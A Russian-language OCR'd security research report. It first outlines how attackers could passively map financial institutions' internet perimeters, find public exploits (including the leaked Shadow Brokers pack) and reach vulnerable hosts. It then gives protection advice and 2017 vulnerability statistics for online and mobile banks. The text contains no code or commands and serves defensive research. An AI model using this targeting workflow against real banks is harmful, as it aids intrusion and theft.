
Шаг 4. Поиск эксплойтов

Следующим шагом является поиск эксплойтов для определенных уязвимостей. Воспользуемся поисковиками, описанными выше, или специальными утилитами. Существует свободно распространяемая утилита PTEE[14]. А еще существует Metasploit, который хоть ничего и не собирает, но…

В нашей компании есть собственная база знаний, где уязвимости уже сопоставлены с эксплойтами. Вот результаты сопоставления:

- 88 из 559 уязвимостей с высоким уровнем риска по шкале CVSS имеют доступные эксплойты;
- 178 из 733 уязвимостей со средним уровнем риска имеют доступные эксплойты;
- 8 из 309 уязвимостей с низким уровнем риска имеют доступные эксплойты.

Одна из старых догм информационной безопасности гласит: уровень защищенности системы равен уровню защищенности самого слабого звена. Логично, что атаковать будут наименее защищенную систему. Посмотрим выборку для всех категорий организаций:



Компании	Низкий уровень без эксплойта	Низкий уровень с эксплойтом	Средний уровень без эксплойта	Средний уровень с эксплойтом	Высокий уровень без эксплойта	Высокий уровень с эксплойтом	Макс. CVSS
Банки (топ-25)	91	7	205	61	142	40	10
Банки (26–50)	61	0	105	36	89	12	10
Банки (51–75)	34	1	64	15	47	9	10
Банки (76–100)	18	0	31	13	31	6	10
Микрокредитные организации	4	0	4	1	4	0	7,5
Платежные системы	54	0	108	22	89	20	10
Страховые (топ-50)	17	0	26	11	27	1	10
Страховые (51–100)	22	0	12	19	42	0	9,3

62
62
62
62
62

Это просто объяснить: с ростом инфраструктуры следить за ней все сложнее. Больше узлов — больше старого софта и больше уязвимостей. В крупных компаниях периметр крайне динамичный, мы показывали это в своих предыдущих исследованиях[15].

Сколько времени займет поиск уязвимых сервисов, если информация об уязвимости только что появилась на просторах интернета? В нашей системе поиск по заданным уязвимостям занимает менее секунды. Больше времени уходит на анализ полученных результатов, но это тоже довольно быстро: в рамках этого исследования анализ по одной уязвимости занимал не более 15 минут.

Шаг 5. Собственно атака

После обработки информации, полученной на предыдущих шагах, злоумышленник проводит атаку на уязвимые системы с помощью доступных инструментов.

В нашем исследовании не проводились реальные атаки. Но оценить возможности хакеров мы способны. Рассмотрим для примера последнюю часть известного эксплойт-пака, слитого группой The Shadow Brokers. В этом паке присутствовало множество интересных эксплойтов, к примеру набор для взлома SMB, ставший общеизвестным после вирусной эпидемии WannaCry[16]. В нашей выборке этот эксплойт подошел для 36 систем (данные об исследуемом периметре были собраны до публикации архива с эксплойтами). На тот момент содержащиеся в паке эксплойты были применимы ко всем версиям Windows. Следовательно, их с большой вероятностью можно было взломать. Это и показал WannaCry, но это только вершина айсберга, в паке были и другие интересные эксплойты:

- **Esteemaudit (эксплойт для RDP).** Мы считаем размещение сервисов RDP на периметре без ACL (access control list) ошибкой. Для трех систем эксплойт мог быть применим, а 31 осталась без подтверждения.
- **Набор эксплойтов для веб-серверов.** Для 37 систем было построено предположение о применимости эксплойтов, нацеленных на взлом веб-серверов.
- **Набор эксплойтов для почтовых серверов.** На 13 системах были обнаружены почтовые серверы, версии которых подходили для эксплуатации.

В итоге из всех 3764 доступных адресов были определены 111 с потенциально уязвимыми сервисами. И с большой вероятностью их можно было взломать с помощью этого эксплойт-пака.

В начале исследования уровень опасности нам казался ниже полученного, но потом пришел WannaCry и не согласился с нами. Причиной высокого уровня опасности стал недостаточный контроль внешнего периметра в организациях. При этом даже после публикации предупреждений и рекомендаций экспертов не произошло значительного повышения уровня защищенности.

14 habrahabr.ru/company/pt/blog/245885/
15 goo.gl/uvF9VH (ptsecurity.com)
16 goo.gl/Qnin5B (ptsecurity.com)

Выводы и рекомендации по защите

Подведем итоги. Если использовать обычный сетевой сканер, который ищет уязвимости, у организации могут возникнуть подозрения, что их кто-то «смотрит». Факты сканирований легко выявить и блокировать. Но кто будет отслеживать работу массового поисковика? В этой статье мы продемонстрировали, что:

1) для подготовки целенаправленной атаки на финансовый сектор не требуется особых затрат;
2) подготовка может быть незаметной для атакуемых организаций и для тех, кто их защищает;
3) для реализации атаки необязательно обладать эксплойт-паком от АНБ, хотя и его компоненты тоже попадают в открытый доступ.

Безопасность периметра — один из базовых векторов защиты. Но защищать, не зная, что именно защищаешь, — занятие сложное и бессмысленное. Если вы не знаете границы защищаемого вами периметра, вы можете воспользоваться методами анализа сетей, описанными в этой статье.

Получив представление о том, из чего состоит периметр, займемся его защитой. Достижение максимально безопасных конфигураций информационных систем — трудная задача. Информационная безопасность всегда балансирует между функциональностью системы и ее защищенностью. Ошибки конфигурации присутствуют и в сетевых периметрах: как показывает наше исследование, в интернет выставляется много лишних, в том числе уязвимых, сервисов, что облегчает злоумышленнику возможность проникновения в сеть организации.

Рекомендуемый план по защите периметра может выглядеть следующим образом:

1. Определить те активы, доступ к которым из интернета обоснован.
2. Сервисы без обоснования доступа вывести с периметра.
3. Документировать и внедрить процедуру размещения новых систем на внешнем периметре.
4. Составить ACL, ограничивать доступ к административным интерфейсам, сервисам удаленного доступа, БД и другим важным сервисам минимально возможным списком лиц.
5. Ввести процедуру установки обновлений и определить метрики успешности ее выполнения.
6. Проводить работы по анализу защищенности, такие как пентест и аудит.
7. Определить список лиц, ответственных за активы (как со стороны бизнеса, так и со стороны IT). Это позволит снизить трудозатраты и время реакции при срочном обновлении систем.
8. Для приоритизации устранения уязвимостей — определить значимость активов.
9. Составить план реакции на случай обнаружения критически опасных уязвимостей в системах, расположенных на периметре.

Конечно же, следует помнить, что для противодействия угрозам необходим комплексный подход к обеспечению ИБ, а начинать стоит со своих сетевых границ.

Финансовые приложения: явные улучшения

Ольга Зиненко

Ежегодно мы оцениваем общий уровень защищенности банковских систем. Ниже — сокращенная версия отчета о работах по анализу онлайн- и мобильных банков, проведенных специалистами компании Positive Technologies в 2017 году. Выводы, сделанные по результатам данного исследования, могут не отражать актуальное состояние защищенности информационных систем в не вошедших в выборку организациях. Наша цель — обратить внимание специалистов по ИБ в банковской отрасли на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.

Проверили 41 систему

Большинство проанализированных систем ДБО (61%) составили мобильные приложения, среди которых примерно поровну распределились серверные части мобильных приложений и клиенты для мобильных операционных систем Android и iOS.

79% рассмотренных систем использовались для обслуживания физических лиц, 21% — для юридических.


Для создания систем ДБО собственными силами банки продолжают использовать преимущественно язык программирования Java (46%).

Большинство анализируемых систем представляли собой продуктивные системы, доступные для клиентов (61%); остальные 39% — тестовые стенды, готовые к переводу в промышленную эксплуатацию.


По 7 уязвимостей в каждой системе

В среднем в 2017 году на каждую систему ДБО приходилось по 7 уязвимостей, что больше прошлогоднего показателя, когда на каждое финансовое приложение приходилось только 6 недостатков.


Однако мы видим, что существенно изменилось распределение уязвимостей по уровню риска. Так, лишь в половине проанализированных систем ДБО (56%) присутствовали уязвимости высокого уровня риска. Этот показатель снижается из года в год (в 2015 году уязвимости высокого уровня риска содержались в 90% систем, а в 2016 году в 71%): компании в первую очередь стремятся устранять критически опасные для системы уязвимости.




Типы систем ДБО



Сфера обслуживания систем ДБО



Соотношение продуктивных и тестовых систем ДБО



Уязвимости различного уровня риска

В 2017 году


снизились доли уязвимостей высокого и среднего уровней риска

В каждом


из рассмотренных приложений были выявлены недостатки безопасности

Мобильные приложения стали безопасней


Уровень защищенности 8% таких систем был оценен как приемлемый. В 2016 году 93% мобильных банков имели низкий уровень защиты.



Доли финансовых приложений по максимальному уровню риска уязвимостей



Доли онлайн- и мобильных банков по максимальному уровню риска уязвимостей




Доли приложений по уровню защищенности

Вендорские ДБО стали более защищенными


В предыдущие годы мы говорили о том, что системы собственной разработки банков лучше защищены. Действительно, в 2016 году приложения, разработанные банками, содержали в два раза меньше уязвимостей, чем системы, развернутые на готовых платформах.

Но в 2017 году ситуация изменилась: количество уязвимостей в приложениях, поставляемых профессиональными вендорами, значительно снизилось, в то время, как выросло количество недостатков в системах ДБО, разработанных банками самостоятельно. Причем в финансовых приложениях, поставляемых вендорами, в среднем оказалось значительно меньше уязвимостей высокого уровня риска, чем в системах собственной разработки банков.




Среднее количество уязвимостей в одном приложении

Большинство недостатков систем ДБО собственной разработки банков были связаны с уязвимостями кода. Это говорит о том, что банкам, создавшим штат разработчиков, необходимо больше внимания уделить обучению программистов вопросам информационной безопасности и выстраиванию процесса безопасной разработки.



Доли уязвимостей различного уровня риска




Среднее количество уязвимостей разного уровня риска в одном приложении

68%

рассмотренных систем были разработаны финансовыми организациями самостоятельно


Уровень защищенности финансовых приложений **медленно, но верно растет**



Среднее количество уязвимостей в одном приложении (2017, 2016)

Продуктивные системы уязвимее тестовых


Большинство проанализированных систем (61%) находились в промышленной эксплуатации и были доступны клиентам. Проведение анализа защищенности финансового приложения до ввода в эксплуатацию позволяет своевременно принять меры по его улучшению и предусмотреть все возможные угрозы безопасности без риска, что злоумышленник обнаружит эти недостатки раньше. (Ведь система еще не доступна клиентам.) Однако для функционирующей системы ДБО не менее важно регулярно проводить анализ защищенности: в приложение могут внедряться новые функции, исправляться ошибки, что может привнести в систему новые уязвимости.




Доли тестовых и продуктивных финансовых приложений

Среднее количество уязвимостей в продуктивных приложениях, как и в предыдущие годы, превысило аналогичный показатель в тестовых системах. Однако в среднем число критически опасных уязвимостей в них отличалось незначительно: по 1,7 уязвимости на одну продуктивную систему против 1,6 — на тестовую. Наибольшее количество уязвимостей как в тестовых, так и продуктивных системах относились к уязвимостям кода.

Количество этих уязвимостей, как правило, можно минимизировать, если при разработке системы придерживаться практик безопасного программирования SSDLC. А для своевременного выявления таких уязвимостей необходимо проводить регулярные проверки качества кода, например путем его анализа методом белого ящика (в том числе — с использованием автоматизированных средств).



Среднее число уязвимостей разных типов в тестовых и продуктивных системах




Среднее число уязвимостей разного уровня риска в тестовых и продуктивных системах

Защищенность онлайн-банков растет


В 31% проанализированных нами финансовых веб-приложений не было обнаружено ни одной критически опасной уязвимости, в то время как в 2016 году уязвимости высокого уровня риска присутствовали во всех онлайн-банках, кроме одного. В среднем на каждое веб-приложение пришлось по 1,3 уязвимости высокого уровня риска, что вновь лучше показателей предыдущих лет. Это объясняется тем, что некоторые банки уже ранее проводили анализ защищенности систем ДБО и устраняли выявленные уязвимости, а в 2017 году обратились к нашим специалистам повторно.

В продуктивных системах было выявлено **в два раза больше уязвимостей,** чем в тестовых

В 2017 году мы наблюдали **повышение уровня защищенности анализируемых систем ДБО** — как онлайн-банков, так и мобильных приложений




Доли уязвимостей разных типов




Среднее число уязвимостей разных типов в финансовых веб-приложениях

Распределение уязвимостей разных типов в онлайн-банках собственной разработки и веб-приложениях, построенных на готовых решениях, в 2017 году оказалось схожим. Веб-приложения собственной разработки содержали на 4% больше недостатков реализации механизмов защиты (таких как «Недостаточная авторизация», «Недостаточная аутентификация», «Недостатки парольной политики»), а онлайн-банки, построенные на готовых решениях, — на 4% больше недостатков конфигурации (например, «Небезопасная конфигурация заголовков HTTP-сервера»).

Перечень наиболее распространенных уязвимостей год от года меняется незначительно. Наиболее распространенными в 2017 году оказались уязвимости «Межсайтовое выполнение сценариев» и «Недостаточная защита от атак, направленных на перехват данных», которые позволяют совершать атаки на клиентов банков (например, перехватывать значения cookie или похищать учетные данные). Больше половины онлайн-банков (63%) содержали уязвимость высокого уровня риска «Недостаточная авторизация», которая позволяет злоумышленнику получить несанкционированный доступ к функциям веб-приложения, не предназначенным для данного уровня пользователя.




Самые распространенные уязвимости онлайн-банков (доля систем)



Доли уязвимостей онлайн-банков различного уровня риска

Для всех финансовых приложений было отмечено снижение числа практически всех критически опасных уязвимостей. Наибольшее количество уязвимостей высокого уровня риска в онлайн-банках (63%) было связано с некорректной реализацией механизма авторизации. В результате эксплуатации этой уязвимости злоумышленник может проводить атаки на клиентов банков и получать несанкционированный доступ к информации, в том числе составляющей банковскую тайну. Так, в одном из онлайн-банков нарушитель мог получить доступ к панели управления веб-сервером и изменять системные параметры, а в другом — узнать остаток денежных средств на счетах пользователей.



Критически опасные уязвимости онлайн-банков

Среди других критически опасных уязвимостей онлайн-банков стоит отметить значительное снижение доли недостатков реализации двухфакторной аутентификации. В 2017 году эта уязвимость встретилась в четверти онлайн-банков вместо 71%, которые были в 2016 году. В большинстве уязвимых систем отсутствовала защита от подбора одноразового пароля, а именно не ограничивалось количество попыток ввода или время жизни одноразового пароля. Отметим, что на черном рынке киберпреступники могут «оформить подписку» и получать детализацию входящих СМС для любого номера телефона, а значит — могут отслеживать одноразовые пароли для совершения операций в онлайн-банке. Банкам стоит задуматься о дополнительных мерах для защиты пользовательских транзакций.

100%


онлайн-банков имели недостатки реализации механизмов защиты

Возможные последствия атак на онлайн-банки (доля уязвимых приложений)


Выявленные уязвимости в финансовых веб-приложениях могут обернуться значительными репутационными и финансовыми потерями для банков и их клиентов. Эксплуатация уязвимостей может привести к таким ощутимым последствиям, как, например, кража денежных средств в результате проведения мошеннических операций, — в половине веб-приложений. В 94% проанализированных веб-приложений злоумышленник мог получить доступ к личной информации клиентов, а иногда и сведениям, составляющим банковскую тайну, например к данным банковских карт, информации об остатках денежных средств на счетах, к графикам платежей по кредитам. В трети веб-приложений (31%) могло быть нарушено обслуживание отдельных учетных записей клиентов, а в 13% — работа самого онлайн-банка.

Исследуем приложения для iOS и Android


В 48% мобильных банков была выявлена хотя бы одна критически опасная уязвимость. В среднем на каждое мобильное приложение пришлось по 0,64 уязвимости высокого уровня риска, что ниже аналогичного показателя по проанализированным онлайн-банкам.



Доли уязвимостей мобильных банков различного уровня риска




Доли мобильных банков по максимальному уровню риска уязвимостей




Доли уязвимостей разных типов

В сравнении с показателями 2016 года снизились и доли уязвимостей высокого (29% вместо 32% в 2016 году) и среднего уровня риска (56% вместо 60%). Соответственно, увеличилась доля уязвимостей низкого уровня риска; компании стремятся в первую очередь принимать меры для устранения критически опасных уязвимостей.

Практически для всех рассмотренных мобильных банков (кроме одного) мы анализировали по два идентичных приложения, разработанных для разных операционных систем, Android и iOS. В некоторых случаях мобильное приложение для iOS не содержало уязвимостей, которые были обнаружены в Android-приложении.



Среднее число уязвимостей в клиентских частях мобильных банков




Среднее число уязвимостей в серверных частях мобильных банков

В 8% мобильных банков общий уровень защищенности был оценен как приемлемый, поскольку в них отсутствовали серьезные уязвимости


Уровень защищенности iOS- приложений вновь **оказался выше,** чем у Android

Наибольшее число уязвимостей в мобильных приложениях было связано с недостатками механизмов защиты. Как уже отмечалось, подобные уязвимости относятся к уязвимостям кода, однако мы их рассматриваем отдельно, поскольку возникают они в приложении в другое время. Недостатки механизмов защиты появляются в системе еще на этапе проектирования, в то время как все прочие уязвимости кода возникают уже непосредственно во время разработки.

Примечательно, что в 2017 году уязвимости клиентских частей мобильных приложений не отличались разнообразием, и поэтому мы выделили только пять самых популярных недостатков. Более половины клиентских приложений (65%) содержали уязвимости «Небезопасное хранение данных» или «Недостаточная защита от подбора аутентификационных данных». Эти недостатки могут быть использованы злоумышленниками для получения несанкционированного доступа к учетным данным пользователя и, как следствие, доступа к мобильному банку от лица этого пользователя. Отметим также, что уязвимости, связанные с небезопасным хранением и (или) передачей данных, можно оценить как высоким, так и средним уровнем риска — в зависимости от угрозы, реализуемой в конкретном проекте.



Топ-5 уязвимостей клиентских частей мобильных банков



Топ-10 уязвимостей серверных частей мобильных банков

